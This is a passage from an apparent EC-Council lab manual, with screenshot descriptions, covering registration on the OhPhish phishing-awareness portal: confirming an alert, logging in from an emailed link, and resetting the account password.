
- Account creation **Alert!** appears, click **OK**.

- Now, open your email account given during registration process. Open an email from **OhPhish** and in the email, click **HERE TO LOGIN** button.



9. **EC-Council Aware** page appears, in the **Username** field enter your email address and click **Next**. In the next page, enter your password in the **Password** field and click **Sign In**.

Note: If **Save login for ohphish.com?** notification appears, click **Don't Save**.

A screenshot of a web browser showing the login page for 'EC-Council aware'. The browser's address bar displays 'https://portal.ohphish.com/login'. The page features the 'EC-Council aware' logo with the tagline 'When Everyone Protects'. Below the logo, there is a text input field for an email address (partially filled with '...@...org'), a password input field with a toggle for visibility, a 'Remember me' checkbox, and a checked checkbox for 'I agree to the terms and conditions of use'. A large black 'Sign In' button is centered below these fields. At the bottom, there is a link for 'Forgot password?'.

Dashboard | OhPhish

https://portal.ohphish.com/login

EC-Council
aware
When Everyone Protects

...@...org

.....


☐ Remember me

☒ I agree to the [terms and conditions](#) of use

Sign In

[Forgot password?](#)

10. You will be redirected to **Reset Password** page, enter the new password in both the fields and click **Reset Password** button to reset the password.

A screenshot of a web browser showing the 'Reset Password' page on the OhPhish portal. The browser's address bar displays 'https://portal.ohphish.com/reset'. The page header includes the 'OHPHISH Fortifying Front Lines' logo and the text 'OhPhish - Complete Cyber Security Awareness Training Solutions'. The main content area features a 'Reset Password' heading, a subtext 'Set your new password.', and two password input fields with visibility toggles. A blue 'Reset Password' button is positioned below the fields. At the bottom, there is a link for 'Go to Dashboard.'.

Dashboard | OhPhish

https://portal.ohphish.com/reset

OHPHISH
Fortifying Front Lines

OhPhish - Complete Cyber Security Awareness Training Solutions

Reset Password

Set your new password.

